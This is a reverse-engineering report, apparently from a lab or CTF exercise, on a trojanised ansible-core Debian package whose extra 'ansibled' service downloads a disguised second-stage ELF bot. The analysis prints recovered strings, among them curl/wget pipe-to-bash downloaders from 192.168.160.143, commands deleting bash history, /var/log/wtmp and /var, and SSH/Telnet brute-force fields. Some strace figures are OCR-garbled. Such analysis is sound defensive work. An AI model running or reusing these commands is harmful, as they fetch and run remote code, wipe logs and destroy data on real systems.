Reverse Engineering - Suspicious Deb package

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Execute summary

Major Findings

For this project, we received a DEB file labeled ansible-core_2.14.3-1+ua_all.deb, along with a note indicating that the name and version don't align with the original package. As a result, we conducted an internet search to locate the original package, identified as ansible-core_2.14.3-1_all.deb.

```
remnux@workstation:~/orig$ tree -L 2 .

|-- infected
| |-- lib
| `-- usr
`-- original
    `-- usr
```

Figure 1: Directory Struture

By utilizing dpkg-deb to extract the contents of both DEB files, we observed a notable distinction: the infected file contains an extra directory. Within the *lib* directory of the infected file, we discovered a descriptor for a system service.

```
remnux@workstation:~/orig$ cat infected/lib/systemd/system/ansibled.service
[Unit]
Description=Service for Ansible support
DefaultDependencies=no
RequiresMountsFor=/tmp
After=systemd-remount-fs.service systemd-tmpfiles-setup.service systemd-modules-load.service
[Service]
ExecStart=/usr/bin/ansibled
TimeoutStopSec=5

[Install]
WantedBy=multi-user.target
Alias=ansibled.service
```

Figure 2: Ansibled service descriptor

The crucial aspect of this descriptor is the executable binary file it points to, explicitly specified as ExecStart=/usr/lib/ansibled.




Figure 3: Ansibled binary file

We can verify that this is indeed an additional file and ensure we are comparing the correct packages by employing the deephash tool to compare the hash values of multiple files. This comparison reveals identical hash values, confirming that these are indeed the same packages and that the identified file is an extra component.

```
-(vagrant®kali)-[~/imported]
s hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /home/vagrant/imported
## $ hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked/usr/bin/ansible-vault
218,f094ace26ea2264c96eb45319bfc40a9,unpacked/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked/usr/bin/ansible-test
217,e95c3627541e0cbe29c12029bbe91bc4,unpacked/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked/usr/bin/ansible-doc
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked_ua/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked_ua/usr/bin/ansible-vault
14776,ac940b405d1511f53d922bb4e79a025b,unpacked_ua/usr/bin/ansibled
218,f094ace26ea2264c96eb45319bfc40a9,unpacked_ua/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked_ua/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked_ua/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked ua/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked_ua/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked_ua/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked ua/usr/bin/ansible-test
217.e95c3627541e0cbe29c12029bbe91bc4.unpacked ua/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked_ua/usr/bin/ansible-doc
```

Figure 4: Hash comparison

Ansibled File Analysis

```
remnux@workstation:~/oriq/infected/usr/bin$ exiftool ansibled
ExifTool Version Number
                                : 12.50
File Name
                                : ansibled
Directory
File Size
                                : 15 kB
File Modification Date/Time
                                : 2024:03:27 18:18:07+00:00
File Access Date/Time
                                : 2024:04:13 14:17:29+00:00
File Inode Change Date/Time
                                : 2024:04:13 13:57:17+00:00
File Permissions
                                : -rwxr-x---
File Type
                               : ELF shared library
File Type Extension
MIME Type
                                : application/octet-stream
CPU Architecture
                                : 64 bit
CPU Byte Order
                                : Little endian
Object File Type
                                : Shared object file
CPU Type
                                : AMD x86-64
```

Figure 5: File type

We initiate the process by employing exiftool to ascertain the file type and the CPU architecture it is designed to run on. Our examination reveals that it is an ELF file intended for execution on an x86 64-bit architecture.

Additionally, we employ the strings tool to search for any clear text within the file.

```
remnux@workstation:~/orig$ strings infected/usr/bin/ansibled | less
/lib64/ld-linux-x86-64.so.2
_ITM_deregisterTMCloneTable
 _gmon_start___
_ITM_registerTMCloneTable
curl_easy_cleanup
curl_easy_init
curl_easy_setopt
curl_easy_perform
pthread_detach
rewind
setvbuf
snprintf
setsockopt
sleep
perror
free
fread
exit
dlclose
sigaction
bind
unlink
htons
fopen
socket
strlen
ptrace
pthread_create
getpid
stdout
malloc
  _libc_start_main
stderr
listen
memfd_create
dlsym
dlopen
 _cxa_finalize
ftell
accept
fclose
memset
access
fseek
write
libcurl.so.4
```

Figure 6: Strings inside ansibled (1) 6

```
0x000020a3 memfd_create failed

0x000020b7 write failed

0x000020c4 /proc/%d/fd/%d

0x000020d7 y\";&y78%?4:32x:95=

0x000020ed o4-0o'5)$%n0$&

0x00002278 \e\f\a\b
```

Figure 7: Strings inside ansibled (2)

We uncover that this binary is likely involved in operations related to **sockets**, indicating a potential need to search for information such as **addresses and port numbers**. Moreover, it appears to handle **file writing and reading tasks**, along with suspicious activities like searching for process IDs and accessing files associated with specific PIDs within the /proc directory.

Given the apparent involvement in reading and writing operations, we can infer the presence of **syscalls**. Consequently, we utilize **strace** to trace the execution and discern the accessed resources during runtime.

```
| Column | Company | Column |
```

Figure 8: Strace of ansibled

The initial observation reveals the binary attempting to access a file with an unconventional name, "_qhu*dkvlgi'a+ijfn,_" which is not found. Subsequently, it attempts to access this file again, along with another file named "guide.pdf" in the tmp directory.

The absence of these files suggests that they do not currently exist. This event seems to trigger the creation of a socket object.

```
poll([\{fd=6, events=POLLIN\}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL,
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 8
setsockopt(8, SOL_TCP, TCP_NODELAY, [1], 4) = 0
fcntl(8, F_SETFL, O_RDWR|O_NONBLOCK)
connect(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
poll([\{fd=8, events=POLLPRI | POLLOUT | POLLWRNORM\}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0 poll([{fd=8, events=POLLOUT}, {fd=6, events=POLLIN}], 2, 200) = 1 ([{fd=8, revents=POLLOUT}]) rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt\_sigaction(SIGPIPE, \{sa\_handler=SIG\_IGN, sa\_mask=[], sa\_flags=SA\_RESTORER, sa\_xestoxer=0x7f7fead7a520\}, NULL, 8) = 0
poll([\{fd=8, \ events=POLLPRI \ | \ POLLOUT \ | \ POLLWRNORM\}], \ 1, \ \emptyset) \ = \ 1 \ ([\{fd=8, \ revents=POLLOUT \ | \ POLLWRNORM\}])
getsockopt(8, SOL_SOCKET, SO_ERROR, [0], [4]) = 0
getpeername(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, [128 => 16]) = 0
getsockname(8, {sa_family=AF_INET, sin_port=htons(44942), sin_addr=inet_addr("172.17.0.2")}, [128 => 16]) = 0
sendto(8, "GET /quide.pdf HTTP/1.1\x\nHost: 1"..., 63, MSG_NOSIGNAL, NULL, 0) = 63
                   nts=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0 poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 191) = 1 ([{fd=8, revents=POLLIN}]) rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "HTTP/1.1 200 OK\r\nServer: nginx/1"..., 16384, 0, NULL, NULL) = 12380
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([[fd=8, events=POLLIN], {fd=6, events=POLLIN]], 2, 185) = 1 ([[fd=8, revents=POLLIN]])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask={], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0 poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLPRI|POLLRDNORM}])
              "\2750s\255\20\260\233*\2609\32\375\260\371(\260{8\340\260s\350\260s\2750s\265\20\260\2331"..., 16384, 0, NULL, NULL) = 16384
write(5, "q9q0p\375\0172\370\370\201\35\7\\260\233\\260\221*yxxx\2609\22\330\371:q"..., 4096) = 4096
write(5, ":\260s\2750\260\371(F\370\370\370\370\260q7\0203+\7\7\21\263\364\370\370s\275\20\260`\260"..., 12288) = 12288
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 177) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
```

Figure 9: Socket and PDF download

As observed, the binary establishes a connection with the IP 192.168.160.143 and proceeds to initiate a GET request to the endpoint /guide.pdf. From this sequence of actions, we can infer that initially, the binary was checking for the existence of this file. Upon not finding it, the binary transitions to attempting to download it.

Subsequently, the blocks highlighted in blue represent the response from the server containing the contents of the quide.pdf file, with the binary then writing these contents to a file in the tmp directory.

```
5, "", {st_mode=S_IFREG|0644, st_size=1592968, 
5. "", {st mode=S_IFREG|0644, st_size=1592968.
        at(AT_FDCWD, "/proc/3576/fd/5", O_RDONLY|O_CLOEXEC) = 6
                                                                                        . 832) = 832
  0xc000) = 0x7f7fe94a200
  se(6) = 0
stect(0x7f7fe94a2000, 4096, PROT_READ) = 0
 ctl(PR_SET_NAME, "")
 pid()
lir("/"
kill(3576, 3577, SIGRT 1)
                                     =SIG_IGN, sa_mask=[PIPE], sa_flags=SA_RESTORER|SA_RESTART, sa_restorer=0x7f7fead7a520), {sa_handler=SIG_DFL, _sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520), 8) = OTO_IP) = 6
                                           = 0x2 (flags O_RDWR)
= 0
    ct(6, {sa_family=AF_INET, sin_port=intons(12345), sin_addr=inet_addr("192.168.160.143")), 16) = -1 EINPROGRESS (Operation now in progreto(7, NULL, [6], NULL, {tv_sec=30, tv_nsec=0}, NULL) = 1 (out [6], left {tv_sec=29, tv_nsec=986614665}) (obertice, SocKET, So_ERROR, [ECONNEFIUSED], [4]) = 0
__manosleep(CLOCK_REALTIME, 0, (tv_sec=5, tv_nsec=0), 0x7ffec852d320) = 0
__manosleep(CLOCK_REALTIME, 0, (tv_sec=5, tv_nsec=0), 0x7ffec852d320) = 0
     (Sa_family=A_INET, Sin_port=htons(12345), sin_addr=inet_addr("192.168.160.143")), 16) = -1 EINPROGRESS (Ope

NULL, [6], NULL, (tv_sec=30, tv_nsec=0), NULL) = 1 (out [6], left (tv_sec=29, tv_nsec=995238456))

(6, SOL_SOCKET, SO_ERROR, [ECONNRETSED], [4]) = 0
      t6(7, NULL, [6], NULL,
kopt(6, SOL_SOCKET, SO
```

Figure 10: Reading and transforming guide.pdf

After downloading the PDF file, the binary proceeds to read it, beginning from a predefined offset, as indicated by the lseek function in the second block. Subsequently, it writes the content to a new file named ansibled using the memfd_create function.

Regarding the *memfd_create* function, here is the message from the man page:

"memfd_create() creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file, and so can be modified, truncated, memory-mapped, and so on. However, unlike a regular file, it lives in RAM and has a volatile backing storage. Once all references to the file are dropped, it is automatically released."

In the blue section, the path to this anonymous file is revealed as /proc/3576/fd/5. We can navigate to this location to retrieve the file, enabling us to analyze it further later on.

In the penultimate section (within the purple box), the binary creates a new file named ansibled.lock. Subsequently, it terminates a thread, then elevates the privileges of the calling process by setting the effective user ID to 0 and adjusts the real user ID, effective user ID, and saved set-user-ID of the calling process.

Following this, in the green section, the binary enters an infinite loop, seemingly awaiting a remote connection through a socket.

Binary from PDF

Examining from the file /proc/3576/fd/5, we find out it is in fact another ELF binary file, and using strings we can find some interesting information.

Strings						
Address	String					
0x00001231	mainCommSock					
0x0000123e	currentServer					
0x0000124c	scanPid					
0x00001254	numpids					
0x0000125c	ourIP					
0x00001262	macAddress					
0x0000126d	commServer 🖊					
0x00001278	Busybox_Payload					
0x00001288	DUMMY1					
0x0000128f	DUMMY2					
0x00001296	Python_Temp_Directory					
0x000012ac	Python_File_Location					
0x000012c1	DUMMY3					
0x000012c8	BINS_HOST_IP					
0x000012d9	DUMMY4					
0x000012e0	Telnet_Usernames					
0x000012f1	Telnet_Passwords					
0x00001302	Bot_Usernames					
0x00001310	Bot_Passwords					
0x0000131e	SSH_Usernames					
0x0000132c	SSH_Passwords					
0x0000133a	Kill_Bins					
0x00001344	PythonRanges					
0x00001351	Temp_Directorys					

Figure 11: Strings from binary

Upon examination of the retrieved file, we discover significant textual references to **Telnet and SSH** sessions, along with **mentions of Busybox usage**. This insight suggests that the binary aims to utilize or directly manipulate the shell environment.

"BusyBox is a software suite that provides several Unix utilities in a single executable file. It runs in a variety of POSIX environments such as Linux, Android, and FreeBSD, although many of the tools it provides are designed to work with interfaces provided by the Linux kernel."

Following that, we encounter what seems to be a list of strings potentially utilized for **User-Agent string** manipulation. This technique is commonly employed to **impersonate legitimate user traffic** or **evade detection** by mimicking authentic behavior, which might otherwise trigger blocking measures.

```
0x0000a078 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
0x0000a0f0 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
0x0000a170
               Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
0x0000a1e0
               Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Mobile Safari/537.36
0x0000a250
               Mozilla/5.0 (iPhone; CPU iPhone OS 17_2_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.2 Mobile/15E148 Safari/604.1
               Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
0x0000a2e0
               Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
0x0000a358
               Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
0x0000a3b0
0x0000a420 Mozilla/5.0 (iPhone; CPU iPhone OS 17.3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.3.1 Mobile/15E148 Safari/60.. 0x0000a4b0 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
0x0000a528 Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Cypress/13.6.4 Chrome/114.0.5735.289 Electron/25.8.4 Safari/537.36 0x000a558 Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
0x0000a620 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
               Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36 PageSpeedPlus/1.0.0
```

Figure 12: User-Agent string manipulation

As we progress through the list of strings, we eventually observe the utilization of Busybox's tools for downloading another file from the **same IP address as the one from which the guide.pdf file**, which generated this binary, was downloaded. Furthermore, the binary not only runs from the /tmp directory but also takes measures to clean the shell history, thus leaving no traces of its existence.

```
0x0000b7f5 192.168.160.143:12345
0x0000b810 cd /tmp;busybox curl 192.168.160.143/a.sh; chmod 777;sh a.sh; rm -rf ~/.bash_history
0x0000b8e8 cd /tmp/;curl http://192.168.160.143/a.sh | bash -s;cd /tmp/;wget -q -O - http://192.168.160.143/a.sh | bash -s
0x0000b958 /etc/.../
0x0000b968 http://192.168.160.143/scan.py
0x0000b987 192.168.160.143
0x0000b997 bins.sh
```

Figure 13: Yet another download

In the next section we can see the following:

- Lines 1-2: These lines appear to show memory addresses and then the names of corresponding programs. Busybox is a lightweight Unix-based operating system. Shell refers to the command line interface.
- Lines 4-9: These lines appear to show output messages that include placeholders, represented by "%s". These placeholders are likely filled with data about hacked devices, including their IP addresses, ports, usernames, and passwords.
- Lines 11-12: These lines reference "sh" and "shell" which are likely referring to the command line interface, where the commands to remove the temporary directory are being run.
- Lines 14-17: These lines reference processes being killed. "pkill" and "killall" are commands used to terminate processes.
- Lines 19-22: These lines appear to show output messages about a payload being sent, a device being infected and a device not being infected.
- Lines 24-27: This line appears to show a formatted string, potentially used in a HTTP request.
- Lines 29-30: These lines appear to be commands to clear the bash history, which is the log of commands entered into the command line interface.

Overall, the code appears to be designed to cover its tracks by deleting the command history. We can't however, be certain that that is its purpose.

```
0x0000be48 sudo apt-get install python-paramiko -y || sudo yum install python-paramiko -y
0x0000be97 [PY] Install Deps.
0x0000beaa sudo mkdir %s;
0x0000beb9 [PY] Making Dir.
0x0000beca cd %s;wget %s;
0x0000bed9 [PY] Download Scanner.
0x0000bef0 [PY] Install done.
0x0000bf03 UPDATE
0x0000bf0a cd %s;rm -rf scan.py -
0x0000bf1f
            [PY] Removed Scanner.
0x0000bf35 [PY] Updated Scanner.
0x0000bf50 killall -9 python;pkill -9 python-
0x0000bf72 [PY] Killed Scanner.
0x0000bf88 cd %s;python scan.py 376 B %s 2
0x0000bfa8 [PY] Range: Random | Port: 22
0x0000bfc7 HTTP
0x0000bfd8 KILL
0x0000bfdd GTFO
0x0000bfe2 [UP] [%s:%s]
0x0000bfef /etc/resolv.conf
0x0000c000 nameserver 193.136.172.20\nnameserver 8.8.8.8\n
0x0000c030 rm -rf /tmp/* /var/* /var/run/* /var/tmp/*
0x0000c05b rm -rf /var/log/wtmp
0x0000c070 rm -rf ~/.bash_history
0x0000c08b LITTLE
0x0000c092 BIG_W
0x0000c098 LITTLE_W
0x0000c0a1 NONE
0x0000c0a9 [CON]IP: %s, A: %s, E: %s]
0x0000c0cd /tmp/ansibled.lock
```

Figure 14: Python SSH library

Further evidence of this behavior is the use of *Paramiko*, which is a Python library that provides a comprehensive set of tools for working with Secure Shell (SSH) protocols. It allows Python programs to connect to, interact with, and manage remote servers securely over SSH.

Not only that, it download another file from a dynamical loaded address. This scan.py appears to accept three parameters: "376", "B", a string and "2".

Then, it will update the /etc/resolv.conf file with two new nameserver addresses.

Finally, it clear not only the bash history but also the log of any users that may be using the system by deleting the /var/log/wtmp.

Traffic Capture and Remote Communications

Since from the start we noticed a pattern behavior of communications with a remote host, we decided to capture the traffic during one of our strace sessions.

25 6.616323	172.17.0.2	192.168.160.143	HTTP	129 GET /guide.pdf HTTP/1.1
26 6.710226	192.168.160.143	172.17.0.2	TCP	66 80 → 41272 [ACK] Seq=1 Ack=64 Win=
27 6.711503	192.168.160.143	172.17.0.2	TCP	1354 80 → 41272 [ACK] Seq=1 Ack=64 Win=
28 6.711512	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=1289 V
29 6.711563	192.168.160.143	172.17.0.2	TCP	2642 80 → 41272 [ACK] Seq=1289 Ack=64 V
30 6.711567	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=3865 V
31 6.712203	192.168.160.143	172.17.0.2	TCP	2642 80 → 41272 [PSH, ACK] Seq=3865 Ack
32 6.712209	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=6441 V
33 6.712210	192.168.160.143	172.17.0.2	TCP	3930 80 → 41272 [ACK] Seq=6441 Ack=64 V
34 6.712213	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=10305
35 6.712855	192.168.160.143	172.17.0.2	TCP	2642 80 → 41272 [PSH, ACK] Seq=10305 Ac
36 6.712861	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=12881
37 6.714455	192.168.160.143	172.17.0.2	TCP	2642 80 → 41272 [PSH, ACK] Seq=12881 Ac
38 6.714460	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=15457
39 6.714495	192.168.160.143	172.17.0.2	TCP	2642 80 → 41272 [ACK] Seq=15457 Ack=64
40 6.714499	172.17.0.2	192.168.160.143	TCP	66 41272 → 80 [ACK] Seq=64 Ack=18033
41 6.715407	192.168.160.143	172.17.0.2	TCP	5218 80 → 41272 [ACK] Seq=18033 Ack=64

Figure 15: Traffic capture

This shown us information we already knew, namely the GET request for the PDF file. But also gave us a little more insight regarding the SYN message sent every 5 seconds by the binary to the remote host.

528 11.913262	172.17.0.2	192.168.160.143	TCP	74 39088 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422599081 TSecr=0 WS=128
529 11.915312	192.168.160.143	172.17.0.2	TCP	54 12345 → 39088 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
530 16.916252	172.17.0.2	192.168.160.143	TCP	74 39100 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422604084 TSecr=0 WS=128
531 16.919635	192.168.160.143	172.17.0.2	TCP	54 12345 → 39100 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
532 21.920277	172.17.0.2	192.168.160.143	TCP	74 37372 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422609088 TSecr=0 WS=128
533 21.922398	192.168.160.143	172.17.0.2	TCP	54 12345 → 37372 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
534 26.923006	172.17.0.2	192.168.160.143	TCP	74 37376 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422614091 TSecr=0 WS=128
535 26.925356	192.168.160.143	172.17.0.2	TCP	54 12345 → 37376 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 16: Binary waiting connection

The table shows that there were multiple attempts to establish a connection between the two devices. The first attempt (line 528) was initiated by the device with the IP address 172.17.0.2 (sandbox). However, the connection attempt was rejected by the device with the IP address 192.168.160.143 (line 529). The subsequent attempts (lines 530, 532, 533, and 535) were also unsuccessful.

```
root@2e4433f17630:/# nmap 192.168.160.143
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-02 10:33 UTC
Nmap scan report for 192.168.160.143
Host is up (0.0060s latency).
Not shown: 995 closed ports
PORT
         STATE
                  SERVICE
22/tcp
         open
                  ssh
         filtered domain
53/tcp
80/tcp
         open
                  http
1720/tcp open
                  h323q931
8000/tcp open
                  http-alt
Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
```

Figure 17: Host mapping

Because of this, we tried a simple map of the host using nmap. Although this goes outside of the scope of this report, we could see that the port 8000 was host a simple HTML page for what appeared to be a CTF contest.

We could've fuzzed the remote host address with the goal of find some other available files, but then again, this would be outside of the scope and our interest was the a.sh shell script and the scan.py python script, and both of these are not available.

TODO - ver os ficheiros que ele faz download: a.sh e scan.py - capturar tráfego com Wireshark para ver que requests é que ele está a fazer